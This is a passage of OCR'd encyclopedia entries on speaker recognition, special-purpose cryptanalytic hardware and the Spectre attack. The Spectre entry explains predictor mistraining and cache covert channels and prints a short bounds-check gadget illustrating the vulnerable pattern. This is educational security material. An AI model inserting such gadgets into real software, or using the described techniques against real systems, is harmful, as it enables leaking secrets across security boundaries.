
Speaker Recognition, Fig. 7 ROC curve for quality data



Speaker Recognition, Fig. 8 ROC curve – mismatched, noisy data



Speaker Recognition, Fig. 9 Sample ROC curve



Speaker Recognition, Fig. 10 Equivalent DET curve

There is a controversial operating point on the DET curve which is usually marked as the point of comparison between different results. This point is called the *Equal Error Rate (EER)* and signifies the operating point where the false rejection rate and the false acceptance rate are equal. This point does not carry any real preferential information about the “correct” or “desired” operating point. It is mostly a point of convenience which is easy to denote on the curve.


Application

There are countless numbers of applications for the different branches of speaker recognition. These include, but are certainly not limited to, *financial*, *forensic and legal* (Nolan, 1983; Tosi, 1979), *access control and security*, *audio/video indexing and diarization*, *surveillance*, *teleconferencing*, and *proctor-less distance learning*.

In designing a practical speaker recognition system, one should try to affect the interaction between the speaker and the engine to be able to capture as many vowels as possible. Vowels are periodic signals which carry much more information about the resonance subtleties of the vocal tract. In the text-dependent and text-prompted cases, this may be done by actively designing prompts that include more vowels. For text-independent cases, the simplest way is to require more audio in hopes that many vowels would be present. Also, when speech recognition and natural language understanding modules are included (Fig. 1), the conversation may be designed to allow for higher vowel production by the speaker.

Open Problems

The greatest challenge in speaker recognition is the so-called channel-mismatch problem. Considering the general communication system given by Fig. 11, it is apparent that the channel and noise characteristics at the time of communication are modulated with the original signal. Removing these channel effects is the most important problem in information theory. This is of course a problem when the goal is to recognize the message being sent. It is, however, a much bigger problem when the quest is the estimation of the model that generated the message – as it is with the speaker recognition problem. In that case, the channel characteristics have mixed in with the model characteristics and their separation is nearly impossible. Once the same source is transmitted over an entirely different channel with its own noise characteristics, the problem of learning the source model becomes even harder.



Speaker Recognition, Fig. 11 One-way communication

Many techniques are used for alleviating this problem, but it is still the most important source of errors in speaker recognition. It is the reason why most systems that have been trained on a predetermined set of channels such as landline telephone could fail miserably when cellular (mobile) telephones are used. Some of the techniques that have been traditionally used in the industry are listed here, but there are more techniques being introduced every day:

- *Spectral Filtering and Cepstral Liftering*
  - Cepstral Mean Subtraction (CMS) or Cepstral Mean Normalization (CMN) (Benesty et al., 2008)
  - Cepstral Mean and Variance Normalization (CMVN) (Benesty et al., 2008)
  - Histogram Equalization (HEQ) (de la Torre et al., 2005) and Cepstral Histogram Normalization (CHN) (Benesty et al., 2008)
  - AutoRegressive Moving Average (ARMA) (Benesty et al., 2008)
  - RelAtive SpecTrAl (RASTA) Filtering (Hermansky, 1991; van Vuuren, 1996)
  - J-RASTA (Hardt and Fellbaum, 1997)
  - Kalman Filtering (Kim, 2002)
- *Data Augmentation* (Snyder et al., 2018)
  - Convolutional Noise such as Reverberation Random Room Characteristics
  - Additive Background Noise – Random signal to noise ratios

    Addition of Babble
    Addition of Music
    Addition of Noise
- *Other Techniques*
  - Vocal Tract Length Normalization (VTLN) – first introduced for speech recognition: Chau et al. (2001) and later for speaker recognition (Grashey and Geibler, 2006)
  - Feature Warping (Pelecanos and Sridharan, 2001)
  - Feature Mapping (Reynolds, 2003)
  - Speaker Model Synthesis (SMS) (Teunen et al., 2000)
  - Speaker Model Normalization (Beigi, 2011)

– H-Norm (Handset Normalization) (Dunn et al., 2000)
– Z-Norm and T-Norm (Auckenthaler et al., 2000)

There are many challenges that have not been fully addressed in different branches of speaker recognition. For example, the large-scale speaker identification problem is one that is quite hard to handle. In most cases when researchers speak of large-scale in the identification arena, they speak of a few thousand enrolled speakers. As the number of speakers increases to millions or even billions, the problem becomes quite challenging. As the number of speakers increases, doing an exhaustive match through the whole population becomes almost computationally implausible. Hierarchical techniques (Beigi et al., 1999) would have to be utilized to handle such cases. In addition, the speaker space is really a continuum. This means that if one considers a space where speakers who are closer in their vocal characteristics would be placed near each other in that space, then as the number of enrolled speakers increases, there will always be a new person that would fill in the space between any two neighboring speakers. Since there are intra-speaker variabilities (differences between different samples taken from the same speaker), the intra-speaker variability will be at some point more than inter-speaker variabilities, causing confusion and eventually identification errors. Since there are presently no large databases (in the order of millions and higher), there is no indication of the results, both in terms of the speed or processing and accuracy.

Another challenge is the fact that over time, the voice of speakers may change due to many different reasons such as illness, stress, aging, etc. One way to handle this problem is to have models which constantly adapt to changes (Beigi, 2009).

Yet another problem plagues speaker verification. Neither background models nor cohort models are error-free. Background models generally smooth out many models, and unless the speaker is considerably different from the norm, they may score better than the speaker’s own model. This is especially true if one considers the fact that nature is usually Gaussian and that there is a high chance that the speaker’s characteristics are close to the smooth background model. If one were to only test the target sample on the target model, this would not be a problem. But since a test sample which is different from the target sample (used for creating the model) is used, the

intra-speaker variability might be larger than the inter-speaker variability between the test speech and the smooth background model.

There are, of course, many other open problems. Some of these problems have to do with acceptable noise levels until break-down occurs. Using a cellular telephone with its inherently band-limited characteristics in a very noisy venue such as a subway (metro) station is one such challenging problem.

Given the number of different operating conditions in invoking speaker recognition, it is quite difficult for technology vendors to provide objective performance results. Results are usually quite data-dependent, and different data sets may pronounce particular merits and downfalls of each provider's algorithms and implementation. A good speaker verification system may easily achieve an 0% EER for clean data with good inter-speaker variability in contrast with intra-speaker variability. It is quite normal for the same "good" system to show very high equal error rates under severe conditions such as high noise levels, bandwidth limitation, and small relative inter-speaker variability compared to intra-speaker variability. However, under most controlled conditions, equal error rates below 5% are readily achieved. Similar variability in performance exists in other branches of speaker recognition, such as identification, etc.

References

Ajmera J, McCowan H, Bourlard I (2004) Robust speaker change detection. IEEE Signal Process Lett 11(8):649–651

Auckenthaler R, Carey M, Lloyd-Thomas H (2000) Score normalization for text-independent speaker verification systems. Digit Signal Process 10(1–3):42–54

Beigi H (2009) Effects of time lapse on speaker recognition results. In: 16th Internation Conference on Digital Signal Processing, July, pp 1–6

Beigi H (2011) Fundamentals of speaker recognition. Springer, New York. ISBN:978-0-387-77591-3

Beigi H, Maes SS (1998) Speaker, channel and environment change detection. In: Proceedings of the World Congress on Automation (WAC'98), May

Beigi H, Maes SH, Chaudhari UV, Sorensen JS (1999) A hierarchical approach to large-scale speaker recognition. In: EuroSpeech 1999, Sept, vol 5, pp 2203–2206

Benesty J, Sondhi MM, Huang Y (2008) Handbook of speech processing. Springer, New York. ISBN:978-3-540-49125-5

Bogert BP, Healy MJR, Tukey JW (1963) The quefrency alanysis of time series for echoes: cepstrum, pseudo-autocovariance, cross-cepstrum, and saphe cracking. In: Rosenblatt M (ed) Time series analysis, chap 15, pp 209–243

Burget L, Pichot O, Cumani S, Glembek O, Matejka P, Brummer N (2011) Discriminatively trained probabilistic linear discriminant analysis for speaker verification. In: International Conference on Acoustics, Speech, and Signal Processing (ICASSP), May, pp 4832–4835

Burrus CS, Gopinath RA, Guo H (1997) Introduction to wavelets and wavelet transforms: a primer. Prentice Hall, New York. ISBN:0-134-89600-9

Campbell WM, Sturim DE, Reynolds DA, Solomonoff A (2006) SVM based speaker verification using a GMM supervector kernel and NAP variability compensation. In: IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP'06), June, vol 1, pp 14–19

Chau CK, Lai CS, Shi BE (2001) Feature vs. model based vocal tract length normalization for a speech recognition-based interactive toy. In: Active media technology. Lecture notes in computer science. Springer, Berlin/Heidelberg, pp 134–143. ISBN:978-3-540-43035-3

Chen SS, Gopalakrishnan PS (1998) Speaker, environemnt and channel change detection and clustering via the bayesian inromation criterion. In: IBM techical report, T.J. Watson Research Center

de la Torre A, Peinado AM, Segura JC, Perez-Cordoba JL, Benitez MC, Rubio AJ (2005) Histogram equalization of speech representation for robust speech recognition. IEEE Trans Speech Audio Process 13(3):355–366

Dehak N, Kenny PJ, Dehak R, Dumouchel P, Ouellet P (2011) Front-end factor analysis for speaker verification. IEEE Trans Audio Speech Lang Process 19(4):788–798

Duda RO, Hart PE (1973) Pattern classification and scene analysis. Wiley, New York. ISBN:0-471-22361-1

Dunn RB, Reynolds DA, Quatieri TF (2000) Approaches to speaker detection and tracking in conversational speech. Digit Signal Process 10:92–112

Grashey S, Geibler C (2006) Using a vocal tract length related parameter for speaker recognition. In: Speaker and language recognition workshop. IEEE Odyssey 2006: The, June 2006, pp 1–5

Hardt D, Fellbaum K (1997) Spectral subtraction and rasta-filtering in text-dependent HMM-based speaker verification. In: Acoustics, speech, and signal processing. ICASSP-97. 1997 IEEE International Conference on, vol 2, Apr 1997, pp 867–870

Hermansky H (1990) Perceptual linear predictive (PLP) analysis of speech. J Acoust Soc Am (JASA) 87(4):1738–1752

Hermansky H (1991) Compensation for the effect of the communication channel in the auditory-like analysis of speech (RASTA-PLP). In: Proceedings of the European Conference on Speech Communication and Technology (EUROSPEECH-91), pp 1367–1370

Kenny P (2006) Joint factor analysis of speaker and session varaiability: theory and algorithms. Technical report, CRIM, Jan 2006

Kim NS (2002) Feature domain compensation of nonstationary noise for robust speech recognition. Speech Commun 37(3–4):59–73

Manning CD (1999) Foundations of statistical natural language processing. The MIT Press, Boston. ISBN:0-26-213360-1

Martin A, Przybocki M (2000) The nist 1999 speaker recognition evaluation – an overview. Digit Signal Process 10:1–18

Martin A, Doddington G, Kamm T, Ordowski M, Przybocki M (1997) The det curve in assessment of detection task performance. In: Eurospeech 1997, pp 1–8

Nolan F (1983) The phonetic bases of speaker recognition. Cambridge University Press, New York. ISBN:0-521-24486-2

Pelecanos J, Sridharan S (2001) Feature warping for robust speaker verification. In: A speaker odyssey – the speaker recognition workshop, June, pp 213–218

Pollack I, Pickett JM, Sumby WH (1954) On the identification of speakers by voice. J Acoust Soc Am 26:403–406

Poritz AB (1988) Hidden Markov models: a guided tour. In: International Conference on Acoustics, Speech, and Signal Processing (ICASSP'88), vol 1, pp 7–13

Prince SJD, Elder JH (2007) Probabilistic linear discriminant analysis for inference about identity. In: IEEE International Conference on Computer Vision (ICCV), Oct, pp 1–8

Rabiner L, Juang B-H (1990) Fundamentals of speech recognition. Prentice Hall signal processing series. PTR Prentice Hall, Englewood Cliffs. ISBN:0-13-015157-2

Reynolds DA (2003) Channel robust speaker verification via feature mapping. In: Acoustics, speech, and signal processing, 2003. Proceedings. (ICASSP'03). 2003 IEEE International Conference on, Apr, vol 2, pp II–53–6

Reynolds DA, Quatieri TF, Dunn RB (2000) Speaker verification using adapted Gaussian miscture models. Digit Signal Process 10:19–41

Shearme JN, Holmes JN (1959) An experiment concerning the recognition of voices. Lang Speech 2:123–131

Snyder D, Garcia-Romero D, Sell G, Povey D, Khudanpur S (2018) X-vectors: robust DNN embeddings for speaker recognition. In: International Conference on Acoustics, Speech, and Signal Processing (ICASSP), 15–20 Apr

Teunen R, Shahshahani B, Heck L (2000) A model-based transformational approach to robust speaker recognition. In: International Conference on Spoken Language Processing, vol 2, pp 495–498

Tosi OI (1979) Voice identification: theory and legal applications. University Park Press, Baltimore. ISBN:978-0-839-11294-5

van Vuuren S (1996) Comparison of text-independent speaker recognition methods on telephone speech with acoustic mismatch. In: International Conference on Spoken Language Processing (ICSLP), Oct, pp 784–787

Vapnik VN (1998) Statistical learning theory. Wiley, New York. ISBN:0-47-103003-1

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_47

Special-Purpose Cryptanalytical Hardware

Christof Paar[152] ✉
(152) Lehrstuhl Embedded Security, Ruhr-Universitaet Bochum, Bochum, Germany

✉ **Christof Paar**
Email: Christof.Paar@rub.de

Definition

Special-purpose cryptanalytical hardware refers to computing machines that were specifically designed to accelerate computations needed for cryptanalysis.

Background

Almost all symmetric and asymmetric cryptographic algorithms are merely computationally secure, that is, they can be broken if sufficient computing resources are available. In order to prevent successful attacks, the cryptographic parameters—which include, in particular, the key length—are chosen such that the required number of operations cannot be realized by an attacker. For instance, the key length of 128 bits for symmetric algorithms forces an attacker to perform 2^{128} encryptions for an exhaustive key search, which is entirely out of reach with current computing technology.

Theory

Cryptanalytical machines are special-purpose computers, which attempt to accelerate the computations involved in cryptographic attacks relatively to standard computers. One should bear in mind that most cryptanalytical machines do not change the mathematical complexity of an attack. Rather, the individual operations are accelerated. Cryptanalytical machines typically provide a speed-up factor in the range of 10–1000 over clusters of conventional computers. Historically, cryptanalytical machines were mainly relevant in the context of code breaking by governments. A well-documented example is *Colossus*, an early programmable computer used by the British intelligence agencies during Word War II for breaking traffic encrypted with the Lorentz cipher machine. Also well known are the other World War II machines *Bomba*, built by the Polish intelligence agencies, and the *Bomb*, built by the British counterparts. Both greatly aided in the cryptanalysis of the Enigma ciphers.

With respect to modern ciphers, cryptanalytical machines were most often discussed in the context of DES. Already in 1977 it was claimed that a special-purpose machine, which would have cost tens of millions of US dollars, could perform an exhaustive-search attack against *Data Encryption Standard (DES)* (Diffie and Hellman 1977). A more detailed design, yet without any actual implementation, was presented in 1993 by Wiener (Wiener 1997). In 1998 the Deep Crack computer, based on special-purpose integrated circuits, was able to perform an *exhaustive key search* of the DES as part of a code-breaking challenge. In 2006 the FPGA-based machine CO-PACOBANA was also able to brute-force attack DES, but at considerably lower costs (Güneysu et al. 2008). It seems likely that government agencies had realized DES-attack machines earlier. Other symmetric ciphers for which cryptanalytical machines were proposed include the GSM voice encryption cipher *A5/1*. Another application domain for such machines is password hashing in order to accelerate dictionary and brute-force attacks.

There have also been a few proposals for special-purpose machines for attacking asymmetric algorithms. The first attempt was the optoelectronic TWINKLE machine in 1999 that aids in factoring integers, the main operation when attacking RSA (Shamir 1999). Subsequent proposals include *TWIRL*, another factorization computer based on standard CMOS technology (Shamir and Tromer 2003). There are no reports about actual realizations of attack machines against RSA. There have also been

proposals for accelerating the Pollard Rho attack against elliptic curve cryptosystems (Güneysu 2009, Chap. 6). The recent availability of low-cost programmable platforms such as Graphic Processing Units (GPUs) and Cell Processors, which allow a very high number of arithmetic operations per time unit, are attractive for launching attacks against asymmetric ciphers. Hence, it can be speculated that custom-built hardware machines will become less attractive with respect to asymmetric cryptanalysis. However, special-purpose hardware can still have major advantages when attacking symmetric ciphers.

Applications

Since special-purpose hardware machines typically merely accelerate existing cryptanalytical algorithms by a constant factor, their main application domain is the attack of ciphers with a security of less than approximately 70 bits. Such algorithms are usually considered of not having an adequate security level. Symmetric algorithms with key lengths of more than 90 bits, such as *Rijndael/AES* and *triple DES*, asymmetric schemes based on *integer factoring* and the *discrete logarithm problem* with moduli of at least 2048 bits, or *elliptic curve cryptography* with at least 192 bits, are not threatened by special-purpose hardware.

Cross-References

FPGAs in Cryptography

Recommended Reading

Diffie W, Hellman M (1977) Special feature exhaustive cryptanalysis of the NBS data encryption standard. Computer 10(6):74–84

Güneysu T (2009) Cryptography and cryptanalysis on reconfigurable devices. PhD thesis, Department of Electrical Engineering and Computer Sciences, Ruhr-University Bochum, Germany, February 2009

Güneysu T, Kasper T, Novotny M, Paar C, Rupp A (2008) Cryptanalysis with COPACOBANA. IEEE Trans Comput 57(11):1498–1513
[MathSciNet]

Shamir A (1999) Factoring large numbers with the TWINKLE device. In: CHES ‘99: proceedings of the 1st international workshop on cryptographic hardware and embedded systems, vol 1717 of LNCS. Springer, pp 2–12. August 1999

Shamir A, Tromer E (2003) Factoring large numbers with the TWIRL device. In: Proceedings of advances in cryptology – crypto 2003, vol 2729 of LNCS. Springer, pp 1–26

Wiener MJ (1997) Efficient DES key search: an update. Cryptobytes 3(2):6–8

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300932

Specific Emitter Identification (SEI)

Wireless Device Fingerprinting

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300933

Specific Emitter Verification (SEV)

Wireless Device Fingerprinting

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1687

Spectre

Daniel Gruss[153] ✉
(153) Graz University of Technology, Graz, Austria

✉ **Daniel Gruss**
Email: daniel.gruss@iaik.tugraz.at

Synonyms

Spectre attack; CVE-2017-5753; CVE-2017-5715; Spectre Variant 1; Spectre Variant 2

Definitions

Speculative execution relies on predictive elements. Spectre exploits that these elements can be influenced to mispredict beyond security and safety boundaries, leading to speculative execution of code in other security domains that would normally not be executed. Depending on so-called gadgets, this malicious speculative execution may be able to leak arbitrary data from other security domains.

Background

Processor performance crucially depends on successful pipelining, i.e., before the execution of one operation is completed, the execution of subsequent operations must already have started. In man processors, a so-called reorder buffer tracks all operations to execute in their correct order. However, one problem here is that software is usually not linear but contains a substantial number of conditional branches. Instead of waiting

for the branch instruction to be executed and committed, the processor predicts where the execution will continue, leading to so-called speculative execution.

Modern processors have multiple branch-prediction units for these predictions for the different types of conditional and indirect branches (Intel, 2019; Fog, 2016), e.g., branch history buffer (BHB) (Bhattacharya et al., 2017), branch target buffer (BTB) (Lee et al., 2017; Evtyushkin et al., 2016), the pattern history table (PHT) (Fog, 2016), and the return stack buffer (RSB) (Fog, 2016; Maisuradze and Rossow, 2018; Koruyeh et al., 2018). There are also other types of predictors, e.g., predicting the existence of data dependencies (Horn, 2018b). For correct predictions, the operations in the reorder buffer are retired in order. For wrong predictions, the results are squashed, and a rollback is performed by partially or fully flushing the pipeline, and the reorder buffer, i.e., at least any entry following the incorrect prediction. If the correct predictions outweigh the wrong ones, the processor performance improves. Branch-prediction units are typically dynamically shared across SMT (simultaneous multi-threading) threads on the same core, meaning both threads influence the branch predictors.


Speculative execution has been used in side-channel attacks already more than a decade ago (Acıiçmez et al., 2007), but also with further reverse engineering on more recent processors (Evtyushkin et al., 2018). These attacks observe whether or not a branch misspeculates based on past control-flow decisions (branches) in the victim, and infer the control flow in the victim process from that. Spectre turns this effect around into speculative control-flow injection in the victim, letting the victim misspeculate to leak its secrets.

Another building block for Spectre is side-channel attacks and, in particular, cache side-channel attacks, e.g., Flush+Reload (Yarom and Falkner, 2014), Prime+Probe (Osvik et al., 2006), and Flush+Flush (Gruss et al., 2016). Cache side-channel attacks exploit latency differences between data in the cache (i.e., lower latency) and data in main memory (i.e., higher latency). A specific use case is a so-called covert channel, where the attacker controls both the sending and the receiving side.

A covert channel can bypass architectural restrictions by encoding data into the microarchitectural state.

Theory

Spectre bypasses security and safety mechanisms, such as bounds checks, by speculatively executing instructions that should not be executed, e.g., following a mispredicted branch (cf. Fig. 1). It exploits that the CPU predicts and mispredicts the control flow (and data flow) and that during this speculative execution, secrets can be accessed and forwarded to dependent instructions.



Spectre, Fig. 1 A Spectre attack exploiting direct conditional branches via PHT-based misspeculation, as depicted by Schwarz (2019). The victim speculatively accesses a secret and leaks it, e.g., via a cache covert channel. The attacker retrieves the value using, e.g., Flush+Reload


The common pattern of all Spectre attacks is that the attacker tricks a victim into accessing its secrets and transmitting these secret values to the attacker. However, characteristics of how this is done vary between the Spectre variants. The first characteristic is the microarchitectural element that causes the misprediction. Canella et al. (2019b) categorized Spectre attacks therefore into the following four variants based on the microarchitectural element:

- Spectre-PHT (Kocher et al., 2019) exploits the *pattern history table* (PHT), i.e., the outcome of conditional branch decisions (Also referred to as Spectre-v1).

- Spectre-BTB (Kocher et al., 2019) exploits the *branch target buffer* (BTB), i.e., the prediction of branch targets for indirect branches (Also referred to as Spectre-v2).
- Spectre-RSB (Maisuradze and Rossow, 2018; Koruyeh et al., 2018) exploits the *return stack buffer* (RSB), i.e., the prediction of return addresses.
- Spectre-STL (Horn, 2018b) exploits store-to-load (STL) forwarding, i.e., the prediction of whether or not a load depends on a recent store. This can lead to Meltdown-type effects (Canella et al., 2019a), but also Spectre-type misspeculation.

Most modern processors support these prediction mechanisms under different terminology.

The second characteristic of Spectre attacks is the mistraining strategy. Most Spectre variants require or substantially benefit from the attacker preparing ("poisoning") the branch predictor to cause misspeculation in the victim. Branch predictors work on virtual addresses, and often only a subset of address bits, and they are also often shared across security domains. Therefore, mistraining can typically be implemented within the victim domain or the attacker domain, both fully matching (in-place) and partially matching virtual addresses (out-of-place), as illustrated in Fig. 2.



Spectre, Fig. 2 A branch can be mistrained either within the victim domain (*same-domain*), or in an attacker-controlled domain (*cross-domain*); using the vulnerable branch itself (*in-place*), or a branch at a congruent virtual address (*out-of-place*)

The most prominent Spectre example (Kocher et al., 2019) (*Spectre-PHT*) considers a bounds check, as shown in Listing 1. The bounds check ensures that `x` is not out of bounds for `array1`. By repeatedly providing in-bound values for `x`, the attacker can mistrain the PHT (in the same security domain and in-place) to predict the branch into the `if`-block reliably. When the attacker switches to an invalid index `x`, the CPU will still continue speculatively into the `if`-block despite a failing bounds check. The value read is used for a further array lookup, encoding the secret into the microarchitectural state. As seen in this example, small code fragments in the victim, so-called Spectre gadgets (The gadget terminology follows the idea of return-oriented programming (ROP (Shacham, 2007)) gadgets.), are necessary to leak data from a victim.

Listing 1 Simple Spectre-PHT example et al. (Kocher et al., 2019)

```
1  if (x < len(array1))
2  {
3    y = array2[array1[x] * 4096];
4  }
```

Spectre-BTB (Kocher et al., 2019) poisons the BTB to induce misprediction of an indirect branch in a victim. The CPU indexes the BTB using bits from virtual address and branch history buffer (BHB) (Horn, 2018a). Spectre-BTB allows more direct chaining of Spectre gadgets (Kocher et al., 2019). *Spectre-RSB* was first mentioned by Horn (2018a) and Kocher et al. (2019) and then scientifically studied by Maisuradze and Rossow (2018) and Koruyeh et al. (2018). When encountering a `ret` instruction, the CPU speculatively returns to the topmost element from the RSB. Thus, poisoning the RSB lets the victim misspeculate on a return. Due to the limited RSB size, misspeculation occurs, e.g., for deeply nested function calls, or when switching the execution context. *Spectre-STL* was discovered by Horn (2018b) while discussing observations with Michael Schwarz. Loads transiently receive outdated values if a preceding store has a different virtual address but the same physical address, due to a wrong dependency prediction during store-to-load forwarding. Hence, the load operation reads an old value from the cache. Horn (2018b) injected Spectre-STL gadgets into the Linux kernel using eBPF filters to leak kernel data.

